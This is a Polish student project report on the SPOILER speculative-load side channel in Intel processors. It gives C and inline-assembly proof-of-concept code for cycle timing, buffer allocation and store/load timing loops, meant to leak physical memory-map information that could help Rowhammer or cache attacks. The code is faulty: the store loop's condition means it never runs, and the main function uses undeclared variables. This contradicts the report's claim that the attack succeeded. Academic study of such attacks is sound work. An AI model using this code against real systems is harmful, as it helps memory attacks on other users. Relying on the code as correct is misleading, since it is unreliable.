Politechnika Wrocławska
Wydział Elektroniki

Organizacja i Architektura Komputerów - SPOILER Attack

Autorzy:
Mateusz Chrzanowski, 238899
Katarzyna Krawczyk, 241266
Maciej Mączyński 248907
Artur Saferna, 235718

Prowadzący projekt
Mgr inż. Przemysław Świercz

16 czerwca 2020

Spis treści

Spis rysunków

Spis kodów źródłowych

1 Wstęp teoretyczny

Celem projektu było zapoznanie się z naturą i mechaniką działania ataku SPOILER. Jest to podatność na wyciek mapy pamięci procesora, dotycząca procesorów z rodziny Intel, która potencjalnie może wzmocnić ataki celujące w pamięć cache procesora, przykładowo Rowhammer attack. Atak SPOILER wykorzystuje zdolność mikroprocesorów do spekulatywnych wykonań instrukcji - podczas przetwarzania potokowego, mikroprocesor może wykonać instrukcję znajdującą się po skoku warunkowym przed jego wykonaniem. Ta mechanika jest stosowana razem z mechanizmem prognozowania skoków/rozgałęzień w celu optymalizacji wydajności i wykorzystania zasobów systemu. W przeciwieństwie do innych ataków tego typu, SPOILER wykorzystuje proste mechaniki operacji STORE i LOAD by uzyskać kluczowe informacje o mapie adresów fizycznych, bez zakładania słabości w mechanizmach obronnych konfiguracji czy potrzebie uzyskania specjalnych uprawnień.

2 Przebieg prac

Po poznaniu się z tematem projektu, przystąpiliśmy do zbierania informacji na temat ataku SPOILER. Nie znaleźliśmy jednak zbyt wiele informacji na ten temat, ze względu na świeżość tego tematu. Najwcześniejsze materiały jakie udało się znaleźć w tym zakresie pochodzą z prezentacji z 2018 roku, do której dołączono kod PoC napisany w języku JavaScript, oraz pracę naukową tych samych autorów poruszającą temat bardziej szczegółowo. Na podstawie tego źródła zauważyliśmy, że atak typu SPOILER objawia się znacznym zwiększeniem czasu operacji LOAD, po przepełnieniu bufora operacjami STORE. Wynika z tego, że po porównaniu czasu tych operacji będzie można zauważyć, które adresy zawierają istotne informacje, czyli są potencjalnymi celami innych ataków. Zdecydowaliśmy utworzyć kod PoC w języku C, wykorzystując wstawki języka Assembler. Wybraliśmy ten język ze względu na specyfikę kursu, aby ugruntować nowo zdobytą wiedzę na praktycznym przykładzie.

2.1 Prace nad pomiarem czasu

W celu zlokalizowania kluczowych adresów w pamięci procesora, wymagane jest zmierzenie czasu wykonania operacji LOAD. Po wstępnym rozeznaniu, zdecydowaliśmy się na metodę opisaną w raporcie standaryzującym firmy Intel [5], odnośnie pomiaru czasu wykonania kodu. Podjęliśmy próbę zaimplementowania pomiaru czasu jako modułu ładowalnego jądra Linux, dzięki czemu mogliśmy uzyskać CPU na wyłączność. Próba zakończyła się sukcesem, jednak ze względu na duże problemy w implementacji pozostałych części kodu do postaci modułowej, porzuciliśmy tę ścieżkę, a pomiar czasu zaimplementowaliśmy standardową wstawką języka Assembler do kodu C.

2.2 Prace nad zapełnieniem pamięci operacjami store

Jak już wyżej wspomnieliśmy, memory loads mogą być wykonywane poza kolejnością oraz przed poprzedzającymi je memory stores. Jeśli jeden z poprzedzających stores modyfikuje zawartość lokalizacji w pamięci (komórki pamięci), to memory load(wykonywany out-of-order) odnoszący się do tej lokalizacji będzie operował na przestarzałych danych co będzie skutkować nieprawidłowym wykonaniem programu. Gdy dochodzi do takiej sytuacji czas operacji LOAD wydłuża się, gdyż konieczne jest wykonanie jej ponownie. Według pracy naukowej [2] nie mamy dostępu do implementacji bufora STORE procesorów Intel. Z tego też powodu nie mamy pewności co do tego w jaki sposób porównywane są adresy kolidujących operacji. Wiemy,

że sprawdzane jest 12 najmniej znaczących bitów co oznacza, że jeśli operacja STORE jest oddalona o 4KB od operacji LOAD to będą one od siebie fałszywie zależne - ta sytuacja nosi nazwę 4K aliasing. [8] W pracy zasugerowano, że buffer store może się składać z adresów wirtualnych oraz części adresu fizycznego. Z pomocą kodu PoC chcieliśmy zaprezentować, że fałszywe dopasowania mogą występować z innych przyczyn niż 4k aliasing. Rozmiar bufora store różni się pomiędzy generacjami procesorów, w związku z czym rozmiar okna stron pamięci został ustalony na takim poziomie, aby szansa na wystąpienie zjawiska 4k aliasing była jak największa [2].

Do udowodnienia tego potrzebowaliśmy bufora pamięci dla naszego programu. Nową pamięć została zaalokowana za pomocą funkcji *brk* w języku Assembler. Rozmiar bufora musiał odpowiadać sumie rozmiarów stron pamięci, które chcieliśmy sprawdzić. W celu uzyskania rozmiaru strony użyto funkcji *sysconf()*, zwracającej rozmiar strony w bajtach. Funkcja *brk* pozwala nie tylko na zwiększenie rozmiaru pamięci, ale także zwraca adres pierwszego bajtu po danych nieinicjowanych [7]. Adres ten został wykorzystany jako początek naszego bufora i wykorzystywany jest w funkcji LOAD oraz STORE.

Po uzyskaniu wymaganego przez nas rozmiaru pamięci mogliśmy przystąpić do wykonywania wielu operacji STORE. Operacja STORE polega na zapisaniu danych do pamięci. Do wykonania tej operacji posłużył nam prosty kod w języku Assembler - adres pamięci do którego zapisywana jest 32 bitowa cyfra 1 zmienia się wraz z pętlą for. Zagnieżdżona pętla for odpowiada za zapisanie całej strony natomiast pętla nadrzędna za zapisanie całego okna wielkości 64 stron. Argument funkcji *int index* pozwala nam na przesunięcie okna o zadaną liczbę stron. Zmienna *int address* pozostaje niezmieniona gdyż jest wyznacznikiem początku bufora.

2.3 Prace nad loadem

Po uporaniu się z powyższymi problemami przystąpiliśmy do pracy nad samą operacją LOAD. Niestety prace przy niej okazały się nie być takie proste, jak wstępnie zakładaliśmy. W kodzie napisanym w JS, zastosowano metodę *Atomics.load(SABCounterArray, 0)*. Język C++ posiada analogiczną bibliotekę *<atomic>*, jednak nie występuje ona w czystym języku C. Znaleźliśmy jednak sposób na zaimplementowanie tego mechanizmu w języku C, z wykorzystaniem biblioteki *<mintomic/mintomic.h>*, która to z kolei nie jest zaimplementowana w konsoli Linuxowej, przez co zostaliśmy zmuszeni porzucić to rozwiązanie.

Ostatecznie operacja LOAD została zaimplementowana za pomocą wstawki w języku Assembler i została wykonana analogicznie do operacji STORE. W przypadku operacji LOAD, która jest odwrotnością operacji STORE, dane są pobierane z pamięci. Tu również zmienna *int address* pozostaje niezmieniona i reprezentuje adres początku bufora, a zmienna *int index* pozwala nam na przesunięcie adresu operacji LOAD. Dane pobierane z pamięci są rozmiaru 32 bitów, więc w przypadku wykonania operacji LOAD na całej stronie pamięci daje nam to 1024 pomiary czasu wykonywania operacji LOAD dla jednego okna pamięci.

3 Opis kodu

3.1 Pomiar czasu

Pomiar czasu został zrealizowany jako dwie osobne funkcje:

- **clock_start();**
- **clock_stop();**

Funkcje te zostały dołączone do programu pomiarowego jako osobne wstawki kodu Assembler. Pomiar czasu jest liczony w cyklach procesora. W celu odczytania tej wartości wykorzystujemy instrukcję ***RDTSCP***. Dzięki temu odczytujemy jednocześnie rejestr znacznika czasu oraz identyfikator procesora. Wartości rejestru znacznika czasu są zapisywane w rejestrach EDX oraz EAX, natomiast ID procesora w rejestrze ECX. Z kolei instrukcja serializacyjna ***CPUID*** tworzy barierę gwarantującą, że w trakcie pomiaru czasu nie dojdzie do jakiegokolwiek wykonania poza kolejnością.

```
static inline uint64_t clock_start(void)
{
  unsigned cycles_low, cycles_high;

  asm volatile(
              "CPUID\n\t"           //serialization
              "RDTSCP\n\t"          //Read Time-Stamp-Counter and processor ID
              "mov %%edx, %0\n\t"
              "mov %%eax, %1\n\t"
              : "=r" (cycles_high), "=r" (cycles_low)
              ::"%rax", "%rbx", "%rcx", "%rdx");

  return (uint64_t) cycles_high << 32 | cycles_low;
}
```

Listing 1: Rozpoczęcie pomiaru czasu

```
static inline uint64_t clock_stop(void)
{
  unsigned cycles_low, cycles_high;

  asm volatile(
              "RDTSCP\n\t"          //Read Time-Stamp-Counter and processor ID
              "mov %%edx, %0\n\t"
              "mov %%eax, %1\n\t"
              "CPUID\n\t"           //serialization
              : "=r" (cycles_high), "=r" (cycles_low)
              ::"%rax", "%rbx", "%rcx", "%rdx");

  return (uint64_t) cycles_high << 32 | cycles_low;
}
```

Listing 2: Zakończenie pomiaru czasu

3.2 Zapełnianie bufora pamięci

By móc zapełnić bufor pamięci, wpierw trzeba zarezerwować odpowiednią ilość jej stron na tę operację. Przy użyciu funkcji *makeSpace*, pobieramy najpierw wielkość stron dla naszego procesora. Mając tę informację jesteśmy w stanie obliczyć planowaną długość buffora, którą wykorzystamy we wstawce Assemblerowej. Do tej operacji użyliśmy funkcji systemowej *brk*, zakodowanej pod numerem 0x80, która oprócz rezerwacji pamięci zwraca adres pierwszego bajtu po zainicjowanych danych, co pozwoliło wyciągnąć początek (*oldadress*), jak i koniec *newadress*. Całość wstawki opiera się na odpowiednim wpisaniu wartości do rejestrów, w celu rezerwacji odpowiedniej ilości stron pamięci.

```
int makeSpace(int number_of_pages)
{
    long int PAGE_SIZE = sysconf(_SC_PAGESIZE); //pagesize
    int w = 64; //window
    int buffer_size = PAGE_SIZE * number_of_pages;  //buffer
    int oldaddress, newaddress = 0;



    __asm__ volatile (
            "movl $45, %%eax\n\t"
            "xorl %%ebx, %%ebx\n\t"
            "int $0x80\n\n\t"   //sys_brk - gives current brk address

            "movl %%eax, %1\n\t" //current position of brk
            "movl %%eax, %%ebx\n\t"
            "addl %2, %%ebx\n\t" //4096(bytes)* number_of_pages
            "movl $45, %%eax\n\t"
            "int $0x80\n\n\t"

            // DEBUG - chceck if we can write into memory
            "movl $42, (%%esi)"

            :"=&a"(newaddress), "=&S" (oldaddress)
            : "g"(buffer_size)
            : "ebx", "memory"
    );

    printf("%d: 0x%x 0x%x\n", buffer_size, oldaddress, newaddress);

    return oldaddress;
}
```

Listing 3: Zarezerwowanie miejsca w pamięci

Funkcja STORE, polega na zapełnieniu zarezerwowanych wcześniej stron pamięci operacjami STORE. W tym celu, na ustalonym wcześniej rozmiarze pamięci wynoszącym 32 bity, wykonano zagnieżdżoną pętle for tak, by funkcja wykonała się *window_size*page_size* razy. Zapisujemy kod w pamięci przy pomocy prostej funkcji Assemblerowej, będącą operacją STORE dla naszego procesora.

```
void store(int address, int index)
{
    int size = 32;


    for(int j = 64; j<0; j--)          //writing whole window
    for(int i = 0; i < 1024; i ++)     //writing whole page
    {

        __asm__ volatile (
            "movl %1, %%ecx\n"
            "movl %0, %%eax\n"
            "movl $1, (%%eax, %%ecx)\n"
            :
            :"g"(address), "g"(size*i + (index-j)*4096*8)
            :"memory"
        );
    }
}
```

Listing 4: Operacja store

3.3 Operacja load

W przypadku operacji LOAD, ustawiliśmy początkowy rozmiar pamięci wynoszący 32 bity. Następnie, przy pomocy wstawki Assemblerowej pobieramy dane z pamięci przy pomocy zmiennej *int adress* informującej o początku bufora. Korzystamy również ze zmiennej *int index* pozwalającej na przesunięcie adresu.

```
void load(int address, int index)
{
    int size = 32;
    int load = 0;

        __asm__ volatile (
            "movl %1, %%ecx\n"
            "movl %0, %%eax\n"
            "movl (%%eax, %%ecx), %%ebx \n"
            :
            :"g"(address), "g"(size*index)
            :"ebx", "memory"
        );
}
```

Listing 5: Operacja load


3.4 Pętla pomiarowa

Wyniki pomiaru czasu były zapisywane bezpośrednio do pliku, ze względu na ich ogromną ilość. W pierwszej kolejności rezerwujemy miejsce pod operację i zapełniamy całą stronę pamięci. Następnie wykonujemy pomiar czasu operacji LOAD dla każdego adresu pamięci. Zmierzony czas zapisujemy do pliku.


```
int main(void)
{

    FILE *f = fopen("pomiar.txt", "w");     //open file to save results

    address = makeSpace(number_of_pages);   //reserve space for operation

    for( p = 64; p < number_of_pages; p++){ // start from 64 - window
        store(address, p);                      //store whole page
        for(int i = 0; i < 1024; i ++){         //load every bit
            start1 = clock_start();             //start measurement
            load(address, i);                   //perform load on target address and exact bit index
            end1 = clock_stop();                //end measurment
            measure = end1 - start1;
            fprintf(f, "%lld\n", measure);  //save result into textfile
        }
     }
    fclose(f);   //close file

    return 0;
}
```

Listing 6: Kod programu z pętlą pomiarową

4 Wyniki



Rysunek 1: Czas trwania operacji LOAD



Rysunek 2: Czas trwania operacji LOAD (wybrany fragment danych)

5 Wnioski

Wykorzystywanie mechanizmu spekulatywnych wykonań instrukcji pomimo, iż znacząco przyśpiesza pracę procesora, niesie ze sobą szereg zagrożeń. Przy pomocy spekulatywnych wykonywań instrukcji LOAD, po zapełnieniu buffora operacjami STORE, udało się pomyślnie wykonać kod *Proof of Concept* ataku typu SPOILER, który pozwolił na uzyskanie wstępnej "mapy pamięci". Utworzony mechanizm można rozbudować, łącząc z innymi atakami celującymi w pamięć procesora, np. Rowhammer attack, który z kolei niesie ze sobą realne zagrożenia.

Zaskakująca jest tak mała ilość informacji o tym zjawisku, szczególnie, że do wycieku mapy pamięci można doprowadzić stosując podstawowe instrukcje procesora, a sam atak można skutecznie przeprowadzić posiadając przywileje zwykłego użytkownika. Jako że SPOILER jest bardzo plastycznym atakiem, możliwym do wykonania w praktycznie każdym środowisku - organizacja USENIX zaprezentowała swoją wersję ataku, jako prosty kod języka JavaScript [1] - a błędu nie da się naprawić z poziomu software'owego, stwarza on spore zagrożenie dla szerokiego grona użytkowników. O podatności został poinformowany Intel Product Security Incident Response Team (iPSIRT), a prace mające na celu wyeliminowanie tej wady w przyszłych generacjach procesorów Intel zostały już podjęte.

Literatura

[1] USENIX Association

Proceedings of the 28th USENIX Security Symposium

[2] SPOILER: Speculative Load Hazards Boost Rowhammer and Cache Attacks
https://www.researchgate.net/publication/331486137_SPOILER_Speculative_Load_Hazards_Boost_Rowhammer_and_Cache_Attacks

[3] Jonathan Bartlett

Programming from the Ground Up

[4] Dokumentacja GNU Assembler, opis składni:
https://sourceware.org/binutils/docs/as/

[5] Gabriele Paoloni

How to Benchmark Code Execution Times on Intel® IA-32 and IA-64 Instruction Set Architectures

[6] Łączenie assemblera z językiem C:
https://gcc.gnu.org/onlinedocs/gcc/Extended-Asm.html#Extended-Asm

[7] Algorytmy brk i sbrk
http://students.mimuw.edu.pl/SO/Linux/Temat02/brk.html

[8] 4K Aliasing - Richard Startin's Blog
https://richardstartin.github.io/posts/4k-aliasing#what-is-4k-aliasing